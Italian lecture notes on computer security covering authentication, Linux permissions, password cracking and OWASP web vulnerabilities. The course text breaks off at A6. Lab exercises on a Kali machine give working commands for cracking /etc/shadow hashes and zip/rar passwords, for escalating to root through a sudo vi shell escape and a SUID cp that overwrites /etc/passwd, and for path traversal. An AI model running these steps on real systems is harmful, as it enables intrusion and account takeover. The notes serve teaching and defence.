

Sicurezza Informatica

A.Q.

Indice

1 Introduzione	...4
2 Autenticazione	...6
2.1 Password	
2.2 Controllo dell'accesso	
2.3 DAC in Linux	
2.4 Bit Speciali	
2.5 POSIX ACL	
2.6 Bruteforcing e Privilage escalation	
3 App Web	...18
3.1 Vulnerabilità web	
3.3 Web security	
4 Binary exploit	...28
4.1 Processi in memoria e IA32	
4.2 Stack Overflow	
4.3 Shellcoding	
4.4 Buffer overflows	
5 Sicurezza delle comunicazioni	...41
5.1 Interconnessioni	
5.2 Attacchi passivi e attivi	
5.3 Sniffing, ARP e Spoofing, DoS	
6 Crittografia	...49
6.1 Crittografia moderna	
6.2 Sistemi asimmetrici	
6.3 Chiavi	
6.4 CGP	
7 Protezione comunicazioni	...58
7.1 SSL/TLS	
7.2 Virtual Private Network	
7.3 Comparazione SSL/TLS vd IPsec	
7.4 OpenVPN	
7.5 Data Link Security	
7.6 TOR e Secure shell	
7.7 SSH Tunnels	

8 Firewall	...67
8.1 Tipi di Firewall	
8.2 Topologia di filtraggio	
8.3 IPTables	
8.4 Gestione delle catene e dei contatori	
8.5 Firewall	
9 Monitoraggio	...82
9.1 Strategie di rilevazione	
9.2 Integrity checkers	
9.3 Log	
9.4 Network IDS	
9.5 Intrusion detection	
10 Autorizzazione: modelli	...88
10.1 DAC in Microsoft	
10.2 MAC	

1 Introduzione

Al giorno d'oggi tutte le infrastrutture critiche per la "civiltà" sono dotate di elementi informatizzati ormai irrinunciabili. La sicurezza informatica è tutto ciò che ha a che fare col contrasto di azioni deliberate che provochino danni.

Affrontare i problemi di sicurezza informatica è sostanzialmente un esercizio di gestione del rischio.

$$\text{RISCHIO} = \text{PROBABILITÀ} \times \text{IMPATTO}$$

Per gestire il rischio... dobbiamo conoscerlo!

Per "sicurezza" intendiamo definire un processo per tenere traccia delle continue evoluzioni dei rischi e dell'efficacia delle contromisure. È un sistema composto da tre parole chiave:

Confidenzialità (Confidentiality)

Mantenere inaccessibili i dati a chi non è autorizzato a conoscerli

Integrità (Integrity)

Garantire che il contenuto di un dato corrispondano a quanto si ritiene corretto


Disponibilità (Availability)

Poter garantire la possibilità di accedere ai dati quando necessario



Una **minaccia** (*threat*) è una condizione che potenzialmente può compromettere una o più delle proprietà di sicurezza

Attacchi e minacce:



Definiamo...

Politica di sicurezza (*security policy*): la dichiarazione di ciò che è consentito o proibito fare

Meccanismo di sicurezza (*security mechanism*): un metodo, uno strumento o una procedura per far rispettare una politica di sicurezza

I meccanismi specificano il mezzo tramite diverse strategie come Prevenzione (prevention), Rivelazione (detection), Reazione (response) e Ripristino (recovery).

Gli attacchi hanno successo se esistono errori o nell'individuazione della superficie di attacco o nella definizione di una politica o nell'implementazione di un meccanismo. Queste sono dette **vulnerabilità** (*vulnerability*), e possono essere hardware o software.

Exploit è uno strumento per trarre vantaggio da una vulnerabilità concretizzando una minaccia.



La messa in sicurezza deve essere un processo metodico. I framework e le metodologie possono aiutare nella sistematizzazione. Le certificazioni possono dare evidenza, fornita da una terza parte disinteressata, che misure efficaci siano state adottate da una controparte.

2 Autenticazione

Il modello di sicurezza relativo all'autenticazione segue la regola delle tre A...

Autenticazione: attribuzione certa dell'identità di un soggetto che utilizza le risorse.

È in realtà composta da due fasi: Identificazione (ID/username) e Autentificazione (password).

Per questioni di robustezza è importante SEPARARE LE FASI!! Dobbiamo eliminare i casi di confusione, ad esempio, è errato usare identificatori (come il codice fiscale) come autenticatori.

Autorizzazione: verifica dei diritti di un soggetto di compiere una determinata azione su un oggetto. Concessione o negazione di un permesso.

Auditing: tracciamento delle decisioni. Rivelazione di abusi verso le due fasi precedenti e verifica delle politiche.

Gli attacchi più comuni sono ai livelli di autenticazione (password guessing, password cracking, furto, ...) o di autorizzazione (provando ad impersonare chi non si è).

L'autenticazione è basata su un qualcosa che solo l'utente può...

Conoscere	Possedere	Essere
Password, PIN, messaggio segreto	Carta bancomat, cellulare, hard token	Fisicamente (Iride, Impronta, ...) o Posizione (gps, ...)

Parliamo di autenticazione passiva qual ora un **Prover** deve dimostrare a un **Verifier** di essere a conoscenza di un segreto concordato e memorizzato. *P* lo invia a *V* che lo confronta con la copia in suo possesso.

Problemi di furto.... ? Invio in chiaro... ? e tanti altri problemi...

2.1 Password

Quali sono i requisiti per la gestione di una password?


- V non deve conoscere la password
- Il furto di file da V deve essere inefficace
- V deve riconoscere una password corretta

→ non memorizziamo una password ma un IMPRONTA!

Il "sistema salt" è una pratica comune per aumentare la sicurezza delle password memorizzate nei sistemi informatici. In breve, un **salt** è una stringa casuale unica generata e concatenata alla password prima dell'hashing. Questo rende più difficile per gli attaccanti utilizzare tabelle di lookup pre-generate (come i *rainbow table*) per decifrare le password.

Ecco come funziona generalmente:

1. Generazione del salt: Quando un utente crea o aggiorna una password, viene generato un salt casuale e unico. Questo salt viene poi memorizzato insieme alla password.
2. Concatenazione del salt: Il salt viene quindi concatenato alla password dell'utente.
3. Hashing: La combinazione di password e salt viene quindi passata attraverso una funzione hash crittograficamente sicura (come SHA-256) per generare l'hash.
4. Verifica della password: Quando un utente tenta di accedere, il sistema prende la password inserita, aggiunge il salt associato all'utente memorizzato nel database, ne calcola l'hash e lo confronta con l'hash memorizzato. Se corrispondono, la password è valida.



Osservazione:

Una **rainbow table** è una tabella pre-generata contenente coppie di valori di input e corrispondenti valori di output (come password e relativi hash). Queste tabelle sono create utilizzando algoritmi di hashing per generare possibili combinazioni di input (come password) e calcolare i corrispondenti hash.

Una **funzione hash** è una funzione matematica che trasforma dati di lunghezza variabile in una stringa di lunghezza fissa. Questo processo è irreversibile, il che significa che non è possibile ottenere l'input originale a partire dall'output della funzione hash. Le funzioni hash sono utilizzate in una vasta gamma di applicazioni, inclusa la crittografia e sicurezza.

Questo tipo di autenticazione è definita “passiva”. Se invece P convince V di possedere il segreto autentico senza svelarlo e mandando ogni volta un dato diverso si parla di “attiva”.

2.2 Controllo dell'accesso

Un soggetto autenticato deve essere autorizzato a svolgere operazioni sulle risorse del sistema. Qualsiasi accesso deve avvenire concedendo l'insieme di autorizzazioni più ristretto possibile.

I modelli di controllo dell'accesso sono diversi...

>**DAC** (Discretionary access control)

Ogni oggetto ha un proprietario, il proprietario decide i permessi.

>**MAC** (Mandatory access control)

Policy centralizzata da un security manager

>**RBAC** (Role-based access control)

I permessi sono assegnati ai ruoli. Utile se i soggetti possono assumere dinamicamente ruoli differenti a seconda del contesto.

ecc...

2.3 DAC in Linux

Il sistema Linux è basato su utenti e gruppi. Gli utenti/gruppi possono essere creati con tool grafici o a riga di comando tramite **adduser** e **addgroup**.

- Ogni utente deve appartenere almeno a un gruppo.
- Ogni utente può appartenere a più gruppi.
- Gli account utente possono essere in stato *locked*: non possono essere usati in modo interattivo ma consente ai processi di girare con tale identità

Il comando **passwd** si usa per cambiare le password proprie (a meno che non si sia root).

Osservazione:

Nel contesto dei sistemi operativi basati su Linux e UNIX, l'utente "root" è l'utente con i più elevati privilegi di sistema. Root ha accesso illimitato al sistema e può eseguire qualsiasi operazione, inclusi cambiamenti critici di configurazione, installazione di software, gestione degli utenti e molto altro ancora.

Ogni file è descritto da un i-node dove è memorizzato un set di informazioni di autorizzazione.

Un utente (proprietario), un gruppo (proprietario), e 12 bit di permessi.

Per un file / **directory**

R = Lettura di un file


[Elenco dei file nella dir](#)

W = Scrittura dentro un file

[Aggiunta/cancellazione/rinomina
di file in una dir](#)

X = Esegui il file come programma

[Esegui lookup dell'inode](#)



Quando un utente vuole eseguire un'operazione su un file, il sistema operativo controlla permessi in questo ordine: U – G – O.

Se utente == U e appartiene a G; i permessi associati a G sono ignorati anche se più favorevoli.

Analizziamo quali sono gli automatismi per i **permessi alla creazione...**

- L'utente creatore è assegnato come proprietario del file
- Il gruppo attivo dell'utente è assegnato come gruppo proprietario
 - L'utente può cambiarlo tramite **newgrp**
 - Può cambiare nelle directory per SGID settato
- Vengono concessi solitamente tutti i permessi "sensati"
 - rw-rw-rw- (666) per i file
 - rwxrwxrwx (777) per le dir

Il comando **umask** serve a settare una maschera di permessi, è normalmente impostata durante l'avvio del sistema ma può essere modificata tramite opportuno comando.

2.4 Bit speciali

I tre bit più significativi configurano comportamenti speciali.

	11 – SUID	10 - SGID	9 – STICKY / TEMP
file	Se settato a 1 (su un file eseguibile) fa sì che al lancio il SO generi un processo con l'identità dell'utente proprietario	Come SUID ma agisce sull'identità del gruppo.	"STICKY" OBSOLETO. Il SO tiene in cache una copia del programma
dir	non usato	Se l'utente appartiene anche al gruppo proprietario della dir, assume come gruppo attivo quello della directory. Nelle aree collaborative i file sono aperti al gruppo mentre in quelle personali sono privati.	"TEMP" Questo bit settato a 1 impone che nella directory i file siano cancellabili solo dai rispettivi proprietari.

Notiamo che SUID e SGID sono un modo efficace di implementare interfacce per utenti standard verso processi privilegiati. I programmi con questi permesso sono sorvegliati, perché chi li lancia acquisisce temporaneamente privilegi elevati.

I programmi sono pochi e molto vincolati; per trovarli usare **find**.

2.5 POSIX ACL

Le **Access Control List** estendono la flessibilità di autorizzazione. Specificano una lista di utenti e gruppi coi relativi permessi in aggiunta agli owner. Sono utili per limitare tutti i permessi simultaneamente attraverso l'uso di "mask" (come nell'esempio qui sotto).

```
user::rw-          #effective:r--
user:lisa:rw-      #effective:r--
group::r--         #effective:r--
group:toolies:rw-  #effective:r--
mask::r--          #effective:r--
other::r--
```

- `setfacl` impostare
- `getfacl` visualizzare

`ls -l` mostra un + dopo i permessi se è presente un file ACL associato.

Esiste tipicamente un utente con privilegi illimitati, che può scavalcare i meccanismi di controllo dell'accesso. *root* in Unix e *administrator* in Windows. Per ottenere temporaneamente i diritti di super-utente per eseguire task di amministrazione i comandi sono preceduti da **`sudo`**.

2.6 Bruteforcing e Privilege escalation

Osservazione:

Per i nostri test utilizzeremo Kali Linux, una distribuzione basata su Debian, progettata per test di sicurezza informatica.

Il **Password cracking** è un processo di recupero delle password, mediante l'utilizzo di informazioni che sono state trasmesse da un sistema informatico. Un approccio comune (**metodo forza bruta**, o attacco brute force) è quello di tentare tutte le possibili combinazioni di caratteri, e di confrontarle con un hash crittografico della password.

Un altro possibile approccio è il cosiddetto **attacco a dizionario**; in questo caso viene generato o recuperato precedentemente un insieme di tutte le possibili soluzioni, da eseguire prima di un attacco a forza bruta

WORDLIST

La *wordlist* è un insieme di entry che rappresentano le possibili combinazioni che volete testare. Le *wordlist* più comuni sono ovviamente quelle composte dalle password più comuni, più diffuse oppure create ad-hoc in base al vostro target.

Ci sono alcuni repository famosi che contengono queste tipologie di wordlist, il più famoso è probabilmente SecList: <https://github.com/danielmiessler/SecLists>

Altra wordlist, solo password, molto famosa è rockyou che ormai è diventata molto grande:
<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

Ovviamente è anche possibile generare wordlist, partendo da un testo o da una pagina web.

Cupp è un tool che permette di generare, ingrandire e migliorare wordlist per attacchi.

La sua particolarità consiste nell'avere un'interfaccia iterativa che vi permette di inserire dati e keyword a seconda di domande prestabilite e generare la password.

Per lanciarlo in modalità interattiva possiamo usare il comando: **cupp -i**

JOHN THE RIPPER

John the Ripper è uno strumento di controllo della sicurezza e recupero password.

Iniziamo posizionandoci nella cartella “run” dove si trovano tutti gli eseguibili di john, tra cui il principale: `./john --test`

Come prima cosa lanciamo john nel modo più semplice possibile: da root sul file etc shadow.

Il file “`/etc/shadow`” in Linux contiene le informazioni relative alle password degli utenti.

Il file “`/etc/passwd`” in Linux contiene le informazioni sugli account utenti del sistema:

Nome – Password (solitamente carattere x, indicando che è in shadow) – UID – GID – Descrizione – Dir Home - Shell

- `john /etc/shadow`
- `john /etc/shadow --show` per vedere lo stato di avanzamento

```
(root㉿kali)-[~]
# john --show /etc/shadow
kali:kali:19778:0:99999:7:::
1 password hash cracked, 0 left
```

Abbiamo scoperto la password dell’utente “kali”!

Problemi di formato hash:

Possiamo avviare john con il comando: `john /etc/shadow --format=crypt`

L’opzione `--format` specifica il formato dell’hash delle password da usare durante il cracking, nel nostro caso crypt (`y`).

John con wordlist

Proviamo ad utilizzare una wordlist nota per crackare l’hash di un utente...

Per prima cosa aggiungiamo un utente con password nota:

- `adduser user_test`
 - `passwd user_test`
- New Password: `batman`
Repeat Password: `batman`



Il comando `unshadow` di john permette di creare un file wordlist basato sui file `passwd` e `shadow`. Il processo in questione serve se gli hash delle password sono memorizzate in shadow.

- `unshadow /etc/passwd /etc/shadow > brute.txt`
- `john /etc/shadow --wordlist=PERCORSObrute.txt`
[valuta sempre se è necessario `--format=`]

Un altro tool simile a JTR è hashcat, più funzionale e con un generatore migliorato.

Per **Misconfiguration** intendiamo i casi nei quali una errata configurazione permette ad un utente di poter effettuare un attacco con lo scopo di ottenere informazioni sensibili, un accesso privilegiato ed altro ancora.

Immaginiamo di aver avuto accesso ad una macchina tramite brute force e di essere un utente NON privilegiato. Per avere il controllo del sistema una delle tante strategie è quella di guardare processi e configurazioni che permettono operazioni privilegiate.

Per **privilege escalation** (o privesc) intendiamo il processo di ottenere i privilegi di un utente “superiore”.

File sudoers-----

Un esempio è la configurazione del file *sudoers*.

Il file “**/etc/sudoers**” è un file di configurazione utilizzato dal sistema operativo Unix e Unix-like, inclusi Linux e macOS, per determinare chi ha il permesso di eseguire comandi con privilegi di superutente (root) tramite il comando **sudo**.

```
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

In questo esempio:

- La prima riga permette all'utente 'root' di eseguire qualsiasi comando con 'sudo'.
- La seconda riga consente a tutti i membri del gruppo 'sudo' di eseguire qualsiasi comando con 'sudo'.

Modifichiamo il file *sudoers* e inseriamo una regola per l'utente **user_test** creato precedentemente...

```
➤ visudo /etc/sudoers
user_test ALL=(root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

In sintesi, questa riga consente all'utente *user_test* di eseguire il comando **vi** su tutti i file nella directory */var/www/html/* come utente *root* senza chiedere una password.

Possiamo vedere cosa possiamo eseguire da NON privilegiati tramite comando **sudo -l**

3 vulnerabilità...

Dopo aver modificato sudoers passiamo all'utente non privilegiato...

➤ **su user_test**

Possiamo aprire una shell da vi:

➤ **sudo /usr/bin/vi /var/www/html/file_a_caso
:!bash**

```
(user_test㉿kali)-[~/home/kali]
$ sudo /usr/bin/vi /var/www/html/file_a_caso
(root㉿kali)-[~/home/kali]
#
```

Da user_test ad utente root!

Possiamo risalire a diversi file:

➤ **sudo /usr/bin/vi /var/www/html/../../../../etc/passwd**

Possiamo addirittura modificare uno script che viene eseguito da root!

SUID-----

Se il bit **SUID** di un binario è settato significa che è possibile eseguire il binario con privilegi di root.

Se troviamo un binario di questo tipo che possiamo sfruttare per generare una vulnerabilità possiamo effettuare, anche qui, una *privilege escalation*.

Immaginiamo di avere il SUID settato sul binario per copiare file: **cp**

Settare SUID:

```
chmod u+s /bin/cp
ls -al /bin/cp
-rwsr-xr-x 1 root root 146880 Feb 28 2019 /bin/cp
```

A questo punto possiamo mettere in atto diverse strategie, ad esempio riscrivere il file passwd aggiungendo una nuova entry.

Da utente user_test copiamo /etc/passwd da qualche parte...

➤ **cat /etc/passwd > /tmp/passwd**

poi generiamo una nuova entry ad esempio con openssl

➤ **openssl passwd -1 -salt seclab seclab > new_entry**

modifichiamo l'entry in moto tale da avere un formato compatibile

➤ **seclab:CONTENUTO_DI_NEW_ENTRY:0:0:/root/bin/bash**

aggiungiamo la entry

➤ **cat new_entry >> /tmp/passwd**

sovrascriviamo il file grazie alle vulnerabilità di cp

➤ **cp /tmp/passwd /etc/passwd**

Possiamo ora loggarci con utente seclab (password seclab) che è un utente con privilegi di root!

ES Cracking e bruteforcing

1) Dati i seguenti account recuperare le rispettive password

```
eser1:x:1003:1003:,,,:/home/eser1:/bin/bash  
eser1:$6$ib4iK6iItGvL1NIE$BVsxQzq.mmepXdCTP4zFJlDcDxLaclYLTfgL3aIo8ZogWlM.BNNpmdJfPuWh  
69d/n2XnPpYAattoC9r2zP7kL/:19052:0:99999:7:::  
  
tulipano:x:1005:1005:,,,:/home/tulipano:/bin/bash  
tulipano:$6$jB0f0K5/ymfabsrr$E66i753AHnc7A8YB1rIJA0nL2Qe12XD/hrqyuYaPgbN0/NYX1JE4s5Y5b  
mhnrFJyX.S3DG7tQuWicv7pJjUou/:19052:0:99999:7:::  
  
tim:x:1002:1002:Sir Tim Berners-Lee,,,Inventor of the www:/home/tim:/bin/bash  
tim:$6$4mnKuGkT$.mMjEJNNRu5KhKz3byLHT8GHHTA6xfsiavBWC8QL8qyJW2BEICTZ6IzRFhRYUNv9PXc/  
ob0tv475WHe.wPm.:19792:0:99999:7:::
```

Notiamo subito che il prefisso “\$6\$” indica l’utilizzo di un algoritmo hash SHA-512.

Proviamo innanzitutto a sfruttare le wordlist:

```
> john /etc/shadow --wordlist=rockyou.txt  
eser1:1a2b4c4d:19052:0:99999:7:::
```

Presumendo che lo username “tulipano” identifichi un account olandese, scarichiamo da SecList una wordlist di possibili password olandesi e tentiamo l’attacco:

```
> john /etc/shadow --wordlist=dutch_wordlist  
tulipano:betonijzervlechter4:19052:0:99999:7:::
```

Per l’ultimo utente proviamo ad usare cupp:


```
> cupp -i  
> Name: Tim  
> Surname: Berners-Lee  
...
```

Non basta ☺

2) Craccare un file .zip protetto da password

zip2john è utile per estrarre informazioni utili dalla password dei file .zip. Possiamo innanzitutto generare un hash del .zip e salvarlo in un file di testo:

```
> zip2john es.zip > hash.txt
```



Possiamo ora utilizzare john per tentare l’attacco:

```
> john hash.txt  
es.zip:batman:::es.zip:id_rsa.pub, id_rsa:/home/kali/Desktop/es.zip
```

3) Craccare la password del .rar utilizzando cewl

Per questo esercizio sappiamo che la password che stiamo cercando è generata a partire dal sito ulisse.unibo.it. Utilizziamo allora il comando `cewl`, tool utile a generare wordlist a partire da pagine web.

Creiamo una wordlist di parole per il sito specificato con livello di profondità 1 (-d 1), ovvero che segua solo i link principali della pagina, e con password da almeno 5 caratteri (-m 5):

```
> cewl -d 1 -m 5 https://ulisse.unibo.it > ulisse.txt  
> rar2john crack_esercitazione.rar > rar.hashed  
> john rar.hashed --wordlist=ulisse.txt  
crack_esercitazione.rar:cyberchallenge
```

3 App Web




Le vulnerabilità possono trovarsi a livello...

Client side	Protocollo	Server side
<ul style="list-style-type: none"> → Errori di definizione del perimetro di interazione coi server → Esecuzione codice su Client → Manipolazione DOM 	<ul style="list-style-type: none"> → Sicurezza di un canale in chiaro > uso di SSL/TLS → Vulnerabilità non proprie del protocollo... come i cookie 	<ul style="list-style-type: none"> → Errori di gestione richiesta → Errori di controllo di accesso → Errori di interpretazione → Errori di configurazione software

Il progetto OWASP (Open Web Application Security Project) è una comunità globale senza scopo di lucro che si impegna a migliorare la sicurezza del software. OWASP fornisce risorse, strumenti e linee guida gratuite per aiutare gli sviluppatori, gli operatori di sicurezza e gli esperti di conformità a comprendere e affrontare le minacce alla sicurezza delle applicazioni web.

Il progetto OWASP è noto soprattutto per il suo elenco dei "Top 10" delle vulnerabilità più critiche delle applicazioni web, che viene aggiornato regolarmente per riflettere le nuove minacce e le best practice di sicurezza.



3.1 Vulnerabilità web


A1-Broken access control

Il "Broken Access Control" è una categoria di vulnerabilità delle applicazioni web che si verifica quando un'applicazione non implementa in modo corretto o efficace i controlli di accesso alle risorse. Questa vulnerabilità consente a un utente non autorizzato di accedere a funzionalità, dati o risorse per cui non ha il permesso appropriato.

Un esempio è l'**IDOR** (Insecure Direct Object Reference) dove l'oggetto è erogato semplicemente perché si sa come si chiama.

Mitigazioni:

- non esporre mai dati direttamente dal server web
- creare mappature effimere e con id non prevedibili
- usare funzioni che implementino AAA



Un altro è **FD** (File Disclosure), a metà strada tra Injection e Broken access control, un caso particolare di IDOR in cui l'oggetto è un elemento del filesystem; caso classico: *path traversal*.

```
<?php shell_exec("cat ".$VerifiedHome."/".$_GET["doc"]); ?>
ma se lascio liberi i caratteri validi per i path
doc = ../../../../../../etc/passwd
↓
cat /home/maybe/deep/username/../../../../etc/passwd
```

A2 - Cryptographic failures


Le "**Cryptographic Failures**" (fallimenti crittografici) si riferiscono a situazioni in cui i meccanismi crittografici sono implementati in modo errato o inefficiente, portando a vulnerabilità nella sicurezza del sistema.

Sorgono problemi quando: un dato non è riconosciuto come sensibile, non si individuano tutte le copie del dato da proteggere, non si proteggono tutte le fasi di vita di un dato sensibile.

A3 - Injection

Si ha "**Injection**" quando si inviano dati non fidati ad un interprete. I dati possono essere interpretati come comandi! L'esecuzione di questi può portare a violazioni di C/I/A.

Un classico esempio è **SQL Injection**...



Un altro tipo di injection è quella **XSS**. La "Cross-Site Scripting" è una vulnerabilità delle applicazioni web che consente agli attaccanti di inserire script dannosi (solitamente JavaScript) all'interno di pagine web visualizzate da altri utenti. Quando un utente legge una pagina web compromessa, gli script dannosi vengono eseguiti nel contesto del suo browser, consentendo all'attaccante di rubare informazioni sensibili.

Le vulnerabilità di XSS possono verificarsi in diversi modi:

1. **XSS persistente** (o stored XSS): Gli script dannosi vengono memorizzati nel server web e restituiti a tutti gli utenti che visualizzano la pagina contaminata. Questo tipo di XSS è particolarmente pericoloso poiché può colpire numerosi utenti e persistere nel tempo.

2. **XSS riflesso** (o reflected XSS): Gli script dannosi sono incorporati negli URL di una pagina web e vengono riflessi indietro agli utenti attraverso messaggi di errore, risultati di ricerca o altri meccanismi di input-output forniti dall'applicazione. Questo tipo di XSS dipende spesso dall'ingegneria sociale per ingannare gli utenti nel visitare un URL dannoso.

3. **XSS basato su DOM** (Document Object Model): Questo tipo di XSS si verifica quando gli script dannosi manipolano direttamente il DOM di una pagina web per eseguire azioni dannose nel browser dell'utente.

A4 - Insecure design

Il termine si riferisce a una pratica di progettazione di sistemi informatici o di software che rende il sistema vulnerabile ad attacchi. Attira l'attenzione sulla necessità di usare metodi di progetto formalizzati e secure design patterns.

A5 - Security misconfiguration

È una categoria molto ampia che raccoglie **errori di configurazione...**

- non minimo privilegio
- funzioni non necessarie installate o abilitate
- credenziali di default
- diagnostica che esfiltra dati
- regressione a default insicuri dopo aggiornamenti
- scelta di modalità insicure di funzionamento
- non utilizzo di caratteristiche di sicurezza

A tutti i livelli dello stack...

- | | |
|----------------------|-----------------|
| – servizi di rete | – server web |
| – application server | – database |
| – framework | – codice custom |
| – virtual machine | – container |
| | – storage |

A6 - Vulnerable and outdated components

